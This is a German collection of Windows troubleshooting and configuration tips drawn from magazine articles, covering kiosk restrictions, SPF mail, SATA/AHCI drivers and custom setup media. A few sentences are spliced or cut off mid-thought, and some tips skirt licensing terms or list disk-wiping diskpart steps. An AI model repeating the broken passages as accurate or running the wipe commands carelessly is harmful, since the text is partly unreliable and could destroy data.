Der Update eines SCSI-Treibers kann Probleme machen: nach dem automatischen entfernen des alten Treibers ist z. B. das SCSI-CD-ROM-Laufwerk, auf dem der neue Treiber liegt. In einem solchen Fall muss Windows über eine Startdiskette mit Realmode-CD-ROM-Treibern gestartet werden, wenn versäumt wurde, die notwendigen Verzeichnisse vorher von der CD auf die Festplatte zu kopieren und den Update von der Festplatte aus zu machen. Auf der NT4-CD gibt es im Ordner SCSTOOL ein Programm `makedisk.bat`, das eine bootfähige DOS-Diskette erzeugt, die SCSI-Devices im System analysiert.

Der Roxio-CD-Emulator-Treiber (siehe [CD-Brennen](#)) hat (Stand August 2002) einen schwerwiegenden Bug: Wenn ein Programm den SCSI-Bus nach Geräten absucht und dieser Treiber aktiv ist, stürzt Windows mit Bluescreen ab: Diesen [Dienst](#) im Geräte manager vor solchen Scans deaktivieren oder einen anderen CD-Emulator verwenden! (Zeitschrift c't Heft 18/2002, Seite 11)

Gemäß Zeitschrift c't Heft 25/2003, S206 wird das Booten von SCSI-Laufwerken im BIOS zunehmend vernachlässigt und klappt bei neuen Mainboards oft nicht mehr!

Siehe auch [Start-Diskette](#), [ATAPI-Laufwerk unter NT](#).

ScsiTreiberUpdate
\$ SCSI-Treiber-Update
K SCSI-Treiber-Update;Bug SCSI-Treiber-Update

#\$K **SCT (Shared Computer Toolkit)**

Gemäß PC-Welt Heft 9/2007, Seite 68 ist das SCT veraltet und inzwischen durch Steadystate ersetzt.

Das "Shared Computer Toolkit" von Microsoft dient primär dazu, einen Computer in den sogenannten Kiosk-Mode zu versetzen, in dem der normale User nichts mehr speichern kann. Zum Beispiel für einen öffentlich zugänglichen Computer oder eventuell auch für einen Schulungs-Computer.

Gemäß c't Heft 20/2006, Seite 138ff (Softlink [0620138{bmc earth16.bmp}](#)) stellt das "Shared Computer-Toolkit" SCT teilweise einen Ersatz für den bei WinXP-Home nicht vorhandenen Gruppenrichtlinien-Editor dar: Es aber z.B. auch für einen Account nur noch zulassen, Programme aus dem Windows- und dem Programm-Verzeichnis starten zu lassen. Nicht-jugendfreie Programme muss der Vater dann nur in ein anderes Verzeichnis installieren. Speichern von Dokumenten kann trotzdem noch erlaubt sein.

- Das SCT erfordert zuvor die Installation des "User Profile Hive Cleanup Service" (siehe obiger Softlink). Nach dieser Installation kann das
 - SCT installiert werden. Am Ende der SCT-Installation öffnet sich das "Getting-Started-Fenster".
 - Hier ganz oben das Häkchen "Show Getting Started at Startup" entfernen und gehen sie direkt zu Tool "User Restrictions" 4. Icon bei den Quick access to useful utilities, tools and resources (oder Alt-R). Das Tool findet sich auch im Startmenü unter "Microsoft Shared Computer Toolkit".
 - Via "Select a Profile" den gewünschten, einzuschränkenden Account auswählen. Der entsprechende User darf aktuell nicht angemeldet sein. Falls der Account gerade neu angelegt wurde: Nochmal abrechnen und mindestens einmal mit dem Account normal anmelden.
 - Die Checkbox "Lock this profile" nicht aktivieren, denn dann lassen sich auch keine Dokumente mehr dauerhaft speichern.
 - Das Häkchen bei "Software Restrictons" (incl. aller Untereinträge) setzen und auf "Apply"
- Jetzt nur nochmal überprüfen, ob der damit eingeschränkte Account (wie normal bei WinXP, soweit es auf NTFS installiert ist) unterhalb von c:\Programme und c:\Windows keine Schreibrechte hat.

Neu zu installierende Anwendungen, soweit möglich und nötig (z.B. nicht-jugendfrei Spiele), in ein anderes Verzeichnis als c:\Programme installieren. Für bereits vorhandene Programme gibt es neben der De-Installation und Neuinstallation in ein anderes Verzeichnis noch folgende Möglichkeiten:

- Den Lese- und Ausführ-Zugriff aufs Programmverzeichnis sperren
- Im Registry-Hiev ntuser.dat des Users die SCT-Einträge erweitern.

Hierzu als Admin den Hiev laden. Im RegDom via Menü File, Load Hiev aus c:\Dokumente und Einstellungen\http://www.eicar.org gibt's harmlose Testdateien, auf die der Virens scanner auch, wenn mit dem eingeschränkten Account angemeldet, noch Alarm schlagen sollte). Eine Regel (Verbot oder Erlaubnis) für eine mit Pfad angegebene Datei hat Vorrang vor einer Regel für das Verzeichnis. Entsprechend hat eine Regel für ein Unterverzeichnis Vorrang gegenüber der Regel fürs übergeordnete Verzeichnis.

Hilfreiche Tipps gibt auch der Artikel Konfiguration der Schlaumäuse-Software und Absicherung des Rechners für den Einsatz im Kindergarten unter <http://download.microsoft.com/download/2/1/6/2169cf29-b906-4062-8802-c4128df2d583/rechnerabsicherung.pdf{bmc earth16.bmp}>.

Achtung:

- Vor dem Anmeldeversuch mit dem bearbeiteten Account den Hiev im Registry-Editor des Admin-Accounts entladen! Sonst kommt es zu einem Zugriffskonflikt, den Windows in der Default-einstellung durch neuerstellen eines Hievs mit den Standard-Einstellungen aus c:\Dokumente und Einstellungen\Default User\ntuser.dat zu, der normalerweise keine Einschränkungen enthält. Wird HKLM\SOFTWARE\Policies\Microsoft\Windows\System.ProfileErrorAction{bmc edit.bmp} als DWORD angelegt und auf 1 gesetzt, dann ist keine Anmeldung mehr möglich wenn der Hiev nicht geladen werden kann.

SCT

\$ SCT (Shared Computer Toolkit)

K SCT (Shared Computer Toolkit);Shared Computer Toolkit;Kioskmode (Shared Computer Toolkit);User Profile Hive Cleanup Service

- Manches vermeintliche Verbot kann relativ leicht umgangen werden. Z.B. gibt's im "User Restrictions"-Tool den Punkt "Prevent Right click in Windows Explorer", aber alle diese Aktionen sind auch über die Menüs ausführbar! Auch wenn man `C:\programme\Internet Explorer` verbietet, kann aus dem Explorer heraus, wenn unter Ansicht, Symbolleiste die Adressleiste hinzugefügt wird, hier eine URL erfolgreich eingetippt werden. Den Internet-Zugang also besser über die Oberfläche des "User-Restrictions"-Tools sperren.
- Vergessen Sie nicht, alle anderen Accounts mit Passwort zu versehen! Insbesondere muss auch das Versteckte Konto "Administrator", welches es auch jedem XP-Home gibt und hier normalerweise kein Passwort hat, mit einem Passwort versehen werden: Von einem beliebigen Admin-Account auf der Kommandozeile eingeben:
`net user Administrator *`
und ein Passwort setzen.

#\$K **Seitenzahl in WinWord (Bug)**

Wenn WinWord auf jeder Seite "Seite 1 von 1", "Seite 2 von 2", usw. anzeigt, dann kann der Bug (selbst noch in Word 2002 aus Office XP) wie folgt umgangen werden:

- Extras, Optionen, Drucke, "Aktualisieren von Feldern vor dem Drucken" aktivieren
- "Drucken im Hintergrund" im selben Menü deaktivieren
- Geg. zusätzlich: Vor dem Drucken von Normalansicht in die Seitenansicht schalten und mit dem Cursor zur letzten Seite gehen.
- Alternative hilft, das Dokument in umgekehrter Reihenfolge auszudrucken.

SeitenzahlWinWordBug

\$ Seitenzahl in WinWord (Bug)

K Seitenzahl in WinWord (Bug);WinWord-Seitenzahl-Bug

#\$K **Sender Policy Framework (SPF)**

Mailserver akzeptieren u.U. Mails nur von dem für die Domain zuständigen Mailserver. Bei im empfangenden Mailserver aktiviertem SPF überprüft dieser aus dem DNS-Eintrag der Absender-Domain, ob die eMail vom dort definierten Mailserver kommt. Während in manchen Fällen eine Abweichung nur das Spamfilter-Ranking etwas verändert, wird in anderen Fällen bei einer Abweichung die eMail verworfen. Gemäß <https://www.heinlein-support.de/blog/news/gmx-de-und-web-de-haben-mail-rejects-durch-spf/> kam es vor allem Ende Mai 2016 durch die SPF-Scharfschaltung bei web.de und GMX zu vielen nicht zugestellten eMails.

Damit man trotzdem einen Return-Adresse auf einem anderen Server angeben kann (z.B. wenn man sein berufliches Mail von Zuhause über 1&1 verschickt) wurde SRS = Sender Rewriting Scheme eingeführt. Aus z.B.

ju@ct.heise.de <mailto:ju@ct.heise.de>

wird damit

SRS0=2Tbz=XF=ct.heise.de=ju@srs.kundenserver.de

<mailto:SRS0=2Tbz=XF=ct.heise.de=ju@srs.kundenserver.de>

In obigem heinlein link wird aber auch dies recht negativ bewertet.

Als Spam-Schutz-Alternative wird Domain Keys Identified Mail“ (DKIM) empfohlen.

Wer zwar eine Domain registriert hat und diesen Domain-Namen auch als eMail-Adresse verwendet, aber gar keinen Mailserver betreibt sondern über den Mailserver seines Internet-Service-Providers ISP (z.B. strato.de / strato.com) die eMails verschickt, muss, damit sie auch bei aktivem SPF des Empfängers ankommen, den SPF-Eintrag (über die Domain-Verwaltungs-Seiten bei seinem ISP) eintragen.

SenderPolicyFramework

\$ Sender Policy Framework

K Sender Policy Framework; SPF (Sender Policy Framework); eMail SPF (Sender Policy Framework); DNS SPF (Sender Policy Framework)

#\$K **Senden an (Send to)**

Im Explorer gibt es zu den Dateien (und Verzeichnissen) ein Kontextmenü "Senden an ...". Diese Menü enthält standardmäßig nur wenige Einträge, z.B. Diskettenlaufwerk A:. In den zugehörigen Shell-Folder SendTo{bmc explorer.bmp} kann man z.B. den Notepad (oder besser einen Hex-Editor) als Link eintragen, um Dateien mit beliebiger Extension schnell anschauen zu können. In den PowerToys gibt es weiter Tools. Wenn man sich daran gewöhnt hat, wird "Send to Clipboard as Name" unverzichtbar, z.B. um einen Dateinamen mit Pfad über die Zwischenablage in einen Registry-Eintrag zu übernehmen, ohne ihn fehlerträchtig abtippen zu müssen!

Im "Senden an .."-Menü von Win 7 werden auch die Wechsel-Laufwerke mit aufgelistet. Gemäß c't Heft 6/2010, Seite 202 durch den Registryeintrag HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoDrivesInSendToMenu{bmc edit.bmp} (oder HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoDrivesInSendToMenu{bmc edit.bmp}) (DWORD) mit dem Wert 1 auch abschalten.

SendTo(Sendto)
\$ Senden an (Send to)
K Senden an(Sendto)

#\$K **Senioren-PC**

In der c't Heft 2/2011, Seite 60 wird die Software "BEN" von der Firma Software4G, die auch komplett mit verschiedenen Touchscreen-All-in-One-Rechnern angeboten wird und speziell für Senioren gedacht ist, vorgestellt.

Senioren-PC
\$ Senioren-PC
K Senioren-PC;BEN Senioren-PC-Software

##K Serial-ATA (S-ATA) und eSATA (external ~)

Die Win-XP-Installation auf einer S-ATA-Festplatte geht wie folgt (PC-Welt Heft 5/2005, Seite 82f):

- Treiber des Festplattenherstellers wird benötigt.
- Diskettenlaufwerk + Diskette, auf die der Treiber kopiert wurde oder eine gepatchte WinXP-Setup-CD wird benötigt. Manchmal gibt es ein Programm, um den Treiber auf Disk zu kopieren. Ansonsten muss meist eine ZIP-Datei entpackt werden.

Mit Disk dann:

- Windows Setup von -cd starten. Bei der Aufforderung <F6> drücken und die Disk einlegen

Gepatchte CD:

- Mittels des PC-Welt-Tools XP-SP2-Updater CD zusammenstellen.
- Vor dem Brennen den Treiber ins Verzeichnis \i386 kopieren.
- Die Datei txtsetup.sif muss gemäß der Anleitung pcwXpSata.html gepatcht werden.
- Dann brennen. Mit dieser CD kann dann Windows normal installiert werden.

Wenn es das BIOS erlaubt, nur einen Teil der SATA-Ports im AHCI-Modus zu betreiben, dann kann man einen der Ports, an dem nicht die Platte mit dem Betriebssystem hängt, auf AHCI stellen. Jetzt kann man die Treiber für diese Hardware einspielen. Nach dem umhängen der Festplatte an den auf AHCI eingestellten SATA-Port kann jetzt gebootet werden.

Wie man neue SATA-Treiber mit AHCI-Modus (Advanced Host Controller Interface), die z.B. auch "Native Command Queuing" (NCQ) unterstützen, bei WinXP in ein Bart-PE nachrüstet, ist in der Zeitschrift c't, Heft 23/2005, Seite 210f und auch im Heft 22/2008 Seite 202ff beschrieben:

- Treiber z.B. aus Internet besorgen (z.B. http://downloadmirror.intel.com/16750/a08/IATA85CD.exe{bmc_earth16.bmp}).
- Mittels `iata85cd.exe -a -p <pfad>` in ein beliebiges Verzeichnis entpacken.
- Im PE-Baum unter `drivers\` ein neues Verzeichnis anlegen, z.B. `sata`.
- Die entpackten Dateien aus `<pfad>\Winall\Driver` in dieses `sata`-Verzeichnis kopieren.
- PE-Builder laufen lassen. Gegebenenfalls auch noch `pe2usb.cmd`, falls das PE auf einem USB-Stick statt einer CD abgelegt werden soll.

Das Einbinden in eine WinXP-Setup-CD ist ebenfalls in der c't Heft 22/2008, Seite 205 beschrieben:

- XP-Setup-Dateien in einen Ordner der Festplatte kopieren.
- Den nLite-Assistenten durchmachen, "Treiber" aktivieren, den Pfad zum entpackten Treiber angeben, "Alles" auswählen und dann "Textmode-Treiber" (nicht "Regulärer PNP-Treiber", dies führt bei der XP-Installation zum Bluescreen) auswählen. Bei der Auswahl darunter alles auswählen und den Assistenten fertigstellen.

Gemäß PC-Welt Heft 8/2008, Seite 129f muss man nach dem Kopieren eines WinXP auf eine neue Platte, damit Windows-XP davon startet, mit einem Win-PE in der Registry den Hieve SYSTEM aus dem `%windir%\system32\config`-Verzeichnis laden und hier den Schlüssel "MountedDevices" löschen oder umbenennen. Danach von einer CD die Wiederherstellungskonsole booten und die Befehle

```
fixmbr
fixboot
bootcfg /rebuild
```

ausführen. Danach sollte sich von der neuen Platte mit Windows als C:-Laufwerk wieder booten lassen

Während eine externe Festplatte mit USB 2.0 nur eine Übertragungsrate von ca. 30 MByte/s erreicht, sind über eSATA oft doppelt so hohe Werte möglich. In der Regel lässt sich auch von einem eSATA-Laufwerk booten. Bei den billigen eSATA-Steckkarten gibt's oft Treiber-Probleme: nicht Hot-Plug-fähig, kein Linux-Treiber, ... (c't Heft 10/2007, Seite 162ff).

Gemäß c't Heft 20/2007, Seite 176 wird bei SATA-Adaptoren als Voreinstellung häufig ein fauler Kompromiss verwendet: Ein Kompatibilitätsmodus zu alten Betriebssystemen (Legacy, IDE kompatibel), welche kein NCQ (Native Command Queueing) und kein RAID unterstützen. Bei einem korrekten BIOS kann aber auch im "Native" Mode (auch "Enhanced Mode" genannt) DOS noch vom Adapter booten. Auch wenn aktuell noch kein RAID verwendet wird, dann ist die Aktivierung des RAID-Modus oder, falls nicht vorhanden, AHCI im SATA-Adapter vor dem Einbau und konfigurieren der Platte empfehlenswert, soweit passende Treiber für Betriebssystem vorhanden sind. Vista bringt sie meist von Haus aus mit, bei der XP-Installation müssen sie in der Regel per Diskette hinzu installiert werden. AHCI auf einem Adapter und der Native-Mode gleichzeitig auf einem anderen Adapter funktioniert aber meist nicht.

c't Heft 15/2008, Seite 166 listet die Unterschiede zwischen SATA und eSATA auf:

SerialAta

\$ S-ATA

K S-ATA;Serial-ATA; AHCI (SATA); NCQ;eSATA;mSATA;LPM (Link Power Management SATA);Link Power Management (LPM, SATA)

- Besser abgeschirmte Kabel bei eSATA, max. 2m statt 1m lang.
- Etwas andere Vorgaben bei den Signalpegeln. Dies wird aber häufig ignoriert und die Signale eines nur für SATA geeigneten Bausteins auf eine eSATA-Buchse geführt.
- eSATA verwendet einen I-förmigen Stecker mit Verriegelung statt des L-förmigen Steckers. Der eSATA-Stecker soll 5000 Steckzyklen überleben, während der SATA-Steckverbinder oft nicht mal die geforderten 50 Steckzyklen übersteht.

Außerdem erwähnt der Artikel, dass Hotplugging bei eSATA oft nicht fehlerfrei funktioniert. Gemäß c't Heft 25/2009, Seite 20 liegt dies (und der dann fehlende Auswurf-Knopf im Try) oft daran, dass das BIOS den Anschluss nicht als "externen" Port markiert. Dies gilt wohl oft auch dann, wenn der eSATA-Anschluß nicht an einem Intel-Chip, sondern via PCIe-Bus und Jmicron-Chip realisiert ist.

Gemäß c't Heft 1/2010, Seite 158 fehlt oft die sichere "Auswurf-Möglichkeit" für eSATA-Festplatten aus verschiedenen Gründen:

- Intel-Chipsätze aus der Zeit vor 2004 unterstützen kein Hotplugging. Ab dem 915P/G und ICH6R/ICH6M sollte es zwar möglich sein, aber erst ab dem ICH7M/ICH7R funktioniert es einigermaßen.
- Ist der eSATA-Port über Chips von Jmicron, Marvell oder Silicon Imae angebunden, dann muss ein passender Treiber entweder übers BIOS oder im Betriebssystem eingebunden sein.
- Der Controller muss im AHCI- oder RAID-Modus laufen, im DIE-kompatiblen Legacy-Modus geht's nicht. Bei XP muss also der laStor.sys-Treiber (via Intel Matrix Storage Manager IMSM) installiert sein. Der Standard-Vistatreiber unterstützt zwar AHCI, aber meist auch noch kein Hotplugging. Beim Win7-Treiber hapert es oft bei der Unterscheidung zwischen interner und externer Festplatte.
- Das Mainboard-BIOS muss den Anschluss als "extern" markieren.

Wenn bei Win7 das "sichere Entfernen" auch für die Systemplatte angeboten wird, ist es unkritisch: Beim versehentlichen Klick passiert nichts.

Wurde Win 7 bei aktivem AHCI installiert, dann bootet es nicht mehr, wenn im BIOS auf den alten DIE-kompatiblen Modus umgeschaltet wird, da die hierfür notwendigen Treiber dann nicht geladen werden. Gilt auch bei der umgekehrten Umstellung. Sofern nicht wegen automatischem Neustart unsichtbar, erscheint die Meldung "Inaccessible_Boot_Device". Gemäß c't Heft 4/2010, Seite 167 ist folgendes notwendig:

- Mit Adminrechten [HKLM\System\CurrentControlSet\Services\msahci, Start{bmc edit.bmp}](#) auf 0 setzen
- [HKLM\System\CurrentControlSet\Services\Pciide, Start{bmc edit.bmp}](#) auf 0 setzen
- Jetzt beim neu booten im BIOS den Betriebsmodus umstellen.

Durch den Registry-Eingriff wird Win7 veranlasst, den Betriebsmodus zu detektieren und den passenden Treiber zur Umgehung der BIOS-Routinen zu laden.

Gemäß c't Heft 20/2010, Seite 154 funktioniert Hotplug z.B. beim Asus P6T-Board z.B. an der orangenen Buchse nicht, weil sie über den Port-Multipliere JMB322 und nicht direkt am JMB363-Controller hängt. Bei den sechs anderen Ports sollte es funktionieren. Falls "Auswerfen" im Menü fehlt, dann muss Software nachgerüstet werden (<http://www.ct.de/1020154{bmc earth16.bmp}>.)

Inzwischen gibt es für Notebook auch SSDs im Format der PCI-Express-Mini-Cards (30*51*5mm³). Teilweise verwenden sie wirklich PCIe, erfordern dann allerdings spezielle Treiber. Teilweise verwenden sie eine spezielle Pinbelegung und mSATA (mini-SATA, noch in Normung). Bei einem solchen Steckplatz sind dann keine speziellen Treiber erforderlich. Adapter, um (zu Test- und Diagnosezwecken) mSATA-Karten im Desktop-PC im Schacht einer normalen SATA-Festplatte zu betreiben, stehen auch zur Verfügung. c't Heft 10/2011, Seite 64.

Der Artikel "Anschlusslogik" in der c't Heft 17/2011, Seite 164ff beschäftigt sich mit der richtigen Treiber-Konfiguration, um bei SATA nicht Performance zu verschenken:

- Älteren Intel-Southbridges ohne RAID-Unterstützung benötigen Tricks, um AHCI und NCQ zu aktivieren → c't Heft 26/2006, Seite 213. Der Microsoft Standard-Treiber msahci.sys reicht dafür nicht. Es ist Intel iastor.sys erforderlich. Ab Win8 heißt Microsofts Treiberdatei storahci.sys. Aber auch dieser unterstützt den Stromsparmechanismus LPM (Link Power Management) nicht und sollte durch iastor.sys ersetzt werden, c't Heft 25/2013, Seite 159f)
- Gemäß der Korrektur in c't Heft 18/2011, Seite 12 unterstützt, anders als im Heft 17 angegeben, der Standard-AHCI-Treiber von Microsoft doch Hotplugging!

Siehe auch [m.2-Module](#).

• # \$ K Setup-Laufwerk für Software

Beim Hinzufügen von Komponenten, beim De-Installieren etc. verlangen diverse Programme die Original-CD im ursprünglichen Laufwerk. Hat sich inzwischen der Laufwerksbuchstabe fürs CD-ROM-Laufwerk verändert, geht über die normale Benutzeroberfläche bei alten Programmen manchmal nichts mehr. Viele ältere MS-Programme legen eine *.STF-Datei an, die ca. in der 10. Zeile einen Eintrag der Art

Source Directory H:\WORD70\DISK1\

enthält. Hier muss mit einem Editor (Write etc.) geg. der Laufwerksbuchstabe geändert werden. Die *.stf-Dateien sind unter HKLM\SOFTWARE\Microsoft\MS Setup (ACME)\Table Files\bmc tree.bmp aufgelistet.

Für Win95/98 findet sich das Laufwerk und der Pfad unter

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup_SourcePath\bmc edit.bmp. Unter WinXP findet sich eine Liste der durchsuchten Laufwerke im Multi-SZ-Schlüssel

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup_Installation Sources\bmc edit.bmp.

Unter Win95 gibt es manchmal unter c:\Windows\Options\cab\bmc explorer.bmp und seit Win-ME gibt es normal unter c:\Windows\Options\Install\bmc explorer.bmp eine Kopie des Installationsverzeichnisses von der Windows-CD, um Treiber etc. ohne CD nachinstallieren zu können und SourcePath zeigt hierauf.

Die Bedeutung von HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup_SourcePathType\bmc edit.bmp ist unbekannt, der Wert 5 dürfte für CD-ROM stehen.

Siehe auch Windows-Startverzeichnis in MSDOS.SYS

SetupLaufwerk

\$ Setup-Laufwerk

K Install-Laufwerk;DeInstall-Laufwerk;Setup-Laufwerk;STF-Datei;Hinzufügen einer Kompon. (Laufwerk);Laufwerk für SetupProgramme;CD-Rom-Laufwerksbuchstabe für Setup

#\$K Setup von Windows

Im c't-Projekt "Unattended" https://sourceforge.net/project/showfiles.php?group_id=62053{bmc earth16.bmp} wird eine Windows-XP-Installation vom Netzwerk (mit Perl-Script, zusätzlichen Treibern etc.) beschrieben. Heft 17/2004, Seite 188ff, Softlink <0417188{bmc earth16.bmp}>.

Die SlipStream-Integration von SP2 in WinXP ist [hier](#) beschrieben.

Wie man auf einer bootfähigen CD auch noch ein Bootmenü (via Isolinux) unterbringt und z.B. zusätzlich zu Windows noch Diagnose-Tools, FreeDOS und Knoppix auf derselben CD, ist in der Zeitschrift c't Heft 22/2004, Seite 224ff (Softlink <0422224{bmc earth16.bmp}>) beschrieben: Thorsten Leemhuis, Karsten Violka, Rettungs-Sampler. In der hier zum Download angebotenen Werkzeugsammlung finden sich unter anderem die Tools dfl (Duplicate File Linker) und mkisofs. Damit ist es möglich, dass in unterschiedlichen Verzeichnissen identisch vorhandene Files nur einmal Platz auf der CD belegen. Zwei ähnliche [Windows-Varianten](#) (XP Home und XP-Pro) lassen sich damit auf einer einzigen CD unterbringen. Die notwendige Patcherei, damit das Setup aus dem Bootmanager heraus gestartet werden kann ist in der Zeitschrift ausführlich beschrieben, hier in Kurzform

- Das \i386-Verzeichnis der jeweiligen Version kann man in Unterverzeichnissen, z.B. xp_1\i386 und xp_2\i386, verschieben. Die neuen Verzeichnisnamen xp_1 etc. müssen unbedingt 4 Zeichen lang sein! Ein Win2000 lässt man am besten unter \i386.
- Im Bootcode der WinCD, der mit bbie ausgelesen wurde, ist mit einem Hex-Editor das i386 durch xp_1 etc. zu ersetzen und der Bootcode dem Bootmanager zur Verfügung zu stellen.
- Die Dateien, an denen das Windows-Setup "seine" CD erkennt, win51... bei XP (win51, win51ip, win51ip.sp2 etc), cdrom... bei Win2000, und zusätzlich die Datei bootfont.bin müssen sowohl unter \ als auch unter \xp_1 etc abgelegt werden.
- Jetzt werden noch für die jeweiligen [Windows-Varianten](#) aus dem von MS im Download erhältlichen Bootdisketten-Satz (für nicht bootfähige CD-ROM-Laufwerke) die Dateien in xp_1, xp_2 etc benötigt: Download von MS via c't-Softlink oben. Da es für Win2000 keinen solchen Diskettensatz gibt, haben wir dies nicht in ein Unterverzeichnis verschoben! Aus dem heruntergeladenes Paket mit Parameter /C /t:c:\tmp\xy (Zielpfad anpassen) die Disk-Images entpacken. Mit Shareware-Programm WinImage die Dateien aus dem Image entpacken und unter xp_1\ etc ablegen.
- xp_1\txtsetup.in_ jetzt löschen und in xp_1\i386\txtsetup.inf mit Texteditor das SetupSourcePath = "\" ändern in SetupSourcePath = "\XP_1\". Eine Kopie dieser geänderten Datei xp_1\i386\txtsetup.inf noch als xp_1\txtsetup.inf speichern.
- In \xp_1\setupldr.bin mit HexEditor jedes i386 durch xp_1 etc. ersetzen!
- Falls ein [Notfall-Windows](#) PE (direkt von CD lauffähiges, eingeschränktes Windows) z. B. nach \bape (wieder 4 Buchstaben!) mit drauf soll:
 - Im [PE-Builder](#) ein temporäres Verzeichnis angeben und nicht gleich ein Image erzeugen lassen.
 - In bootsect.bin und setupldr.bin mit HexEditor i386 durch bape ersetzen!
 - Aus dem temp-Verzeichnis die Unterverzeichnisse i386 und programs nach \bape kopieren, die Datei winbom.ini ins Rootverzeichnis der zukünftigen CD, bootsect.bin z.B. als bape.bin dem Bootloader übergeben.
 - Falls die win51 noch nicht von einem anderen Windows im zukünftigen CD-Rootverzeichnis liegt, eine Kopie aus dem bape dorthin kopieren.

Ein maßgeschneidertes Windows-Setup mit den notwendigen Patches lässt sich aber einfacher mit [NLite/Vlite](#) erzeugen! Eine andere Alternative ist, mittels Microsofts sysprep eine vorhandene Installation als "Template" für weitere [Installationen zu präparieren und dann umzuziehen](#).

In PC-Welt Heft 8/2006, Seite 60 gibt es Scripts, um MediaPlayer, Outlook-Express, MovieMaker, Messenger, NetMeeting und Update-Uninstalldateien aus dem System zu entfernen.

Angepasste Installations-CDs für lassen sich mit "911 Rescue CD" erstellen <http://www.911cd.net{bmc earth16.bmp}>

In der PC-Welt Heft 12/2006, Seite 62ff wird auch gezeigt, wie man sich eine Boot-CD/DVD mit Bootmenü erstellt und ein Bausatz angeboten: <http://www.pcwelt-praxis.de/downloads{bmc earth16.bmp}>.

Wie sich aus einer Recovery-CD eine vollwertige Windows-XP-CD erstellen lässt, ist in der PC-Welt Heft 3/2007, Seite 52ff beschrieben.

Gemäß c't Heft 1/2008, Seite 172 findet das Windows-XP-Setup bei neuer Hardware unter Umständen keine Festplatte. Dann ist für die [SATA](#)-Festplatte der AHCI-Mode eingestellt. Beim Umstellen von Vista auf XP gibt's insbesondere dann Probleme, wenn auch für das CD/DVD-Laufwerk in Vista kein Ultra-ATA-Treiber vorhanden ist. Oft lässt sich im BIOS auf den IDE-Mode (auch SATA-Native-Mode genannt) umstellen und dann klappt's. Falls nicht, dann gibt's für Intel Mobile 945GM/PM und GM/PM965 Santa Rosa von Intel den "RAID/AHCI Software - Intel Matrix Storage Manager"-Treiber. (<0801172{bmc earth16.bmp}>). Wenn's BIOS die Umschaltung nicht erlaubt, dann geht es, wenn man ein USB-Diskettenlaufwerk hat, während der XP-Installation via der F6-Taste, mit der Disk, auf

SetupWindows

\$ Setup von Windows

K Setup von Windows; Installation von Windows; Windows-Installation; CD mit aktuellem Windows erstellen; WAIK

die man den Treiber zuvor mittels `iata76_enu -a pa:\` entpackt hat. Ansonsten muss man sich eine Boot-CD mit integriertem Treiber erstellen. Dies geht am einfachsten mit dem Tool nLite.

Auch wenn dem neuen Vista-Notebook keine XP-CD mit Schlüssel beiliegt, dann darf im Falle von Vista Enterprise, Ultimate oder Business und einer von einem alten Rechner im Besitz befindlichen XP-Profesional, Tablet-PC oder X64-Lizenz auf dem Notebook ein zweites Mal installiert werden.

Wie man sich eine Vista-DVD mit integriertem SP1 bastelt, ist in der PC-Welt Heft 4/2008, Seite 64ff beschrieben. Eigentlich ist es bei SP1 nicht vorgesehen und für Vista-SP2 will Microsoft hierfür eine neue Technologie anbieten

In PC-Welt Heft 5/2008, Seite 150 wird beschrieben, wie man zusätzliche Software mit auf die CD/DVD bringt:

- Mit dem Editor für *.iso-Dateien UltraISO (<http://www.ezbsystems.com/ultraiso/{bmc earth16.bmp}>, ca. 30 US-\$), der auf der Heft-CD in der Version 8.6.6 inklusive Freischaltsschlüssel beilag, lässt sich zusätzliche Software noch ins ISO-Image einfügen.
- Wo man z.B. MS Office wie in ein WinXP-ISO-Image einfügen und wie man die Datei Winnt.sif anpassen muss, damit die Office-Installation automatisch bei der Windows-Installation mit gestartet wird, ist auch in der oben genannten PC-Welt beschrieben.

Mit dem "Windows 7 USB/DVD Download Tool" (WUDT) geht das Kopieren auf einen USB-Stick ganz einfach. Wegen Lizenzproblemen hat MS Microsoft hat das Ende Oktober 2009 veröffentlichte Tool wieder zurückgezogen. Aber im Internet findet es sich trotzdem noch.

Wie man bei der Windows-(Vista)-Installation den gesamten `c:\Users-` (= `c:\Benutzer`)-Ordner z. B. auf eine andere Partition verlegt, ist in der c't Heft 16/2008, Seite 164f und unter System-Verzeichnisse beschrieben.

Auf der Windows-7-DVD sind die Dateien für alle Versionen (Home, Premium, ...) drauf. Gemäß c't Heft 25/2009, Seite 12 wird man allerdings, falls eine Datei `ei.cfg` mit drauf ist, nicht gefragt, welche dieser Versionen man installieren möchte, es ist in dieser Datei vorkonfiguriert. Erstellt man eine Kopie ohne diese Datei, dann kann man jede der Versionen damit installieren. Natürlich benötigt man den entsprechenden KEY, um sie auf freizuschalten. Wer nur eine Upgrade-Version von einer älteren Windows-Version für Win7 hat, und Windows 7 neu installieren möchte, kann auch den letzten Release-Candidate von Win7 als Grundlage nehmen. Dies wird seltsamer Weise auch akzeptiert. c't Heft 25/2009, Seite 12.

Wie man Windows 7 von der DVD auf einen USB-Stick bringt, um z.B. ein Netbook davon installieren zu können, ist in der c't Heft 22/2009, Seite 97 und PC-Welt Heft 11/2009, Seite 22f beschrieben:

- Auf einem PC mit DVD-LW und USB-Anschluss eine Eingabeaufforderung mit administrativen Rechten starten. Eine Möglichkeit hierzu ist, von der Win7-DVD zu booten und beim Erscheinen des Dialogs "Jetzt installieren" mittels Shift-F10 zur Eingabeaufforderung zu wechseln (oder via "Computerreparaturoptionen").
- USB-Stick anschließen, `diskpart` starten, mittels `list disk` (oder `list volume`) den USB-Stick identifizieren (anhand seiner Größe) und mittels `select disk <datenträgernummer>` (oder `select volume <datenträgernummer>`) auswählen.
- Mittels `detail disk` nochmals vergewissern, dass man den richtigen Datenträger gewählt hat. Wurde im Explorer ein Name vergeben, dann ist es am sichersten.
- Mittels `clean` den Stick vollständig löschen.
- Mittels `create partition primary` partitionieren. Eventuell mittels `select partition 1` sicherstellen, dass diese auch ausgewählt ist um dann mittels `format fs=fat32 quick` zu formatieren.
- Wenn `d:\` das DVD-LW und `e:\` der USB-Stick ist, dann jetzt kann mittels `xcopy d:*.* e: /k /r /e /i /s /c /h` die Dateien von DVD auf den Stick kopieren. Die Optionen `/k/r/i/c/h` sind wohl nicht unbedingt notwendig. Das Kopieren kann auch im Explorer erfolgen.

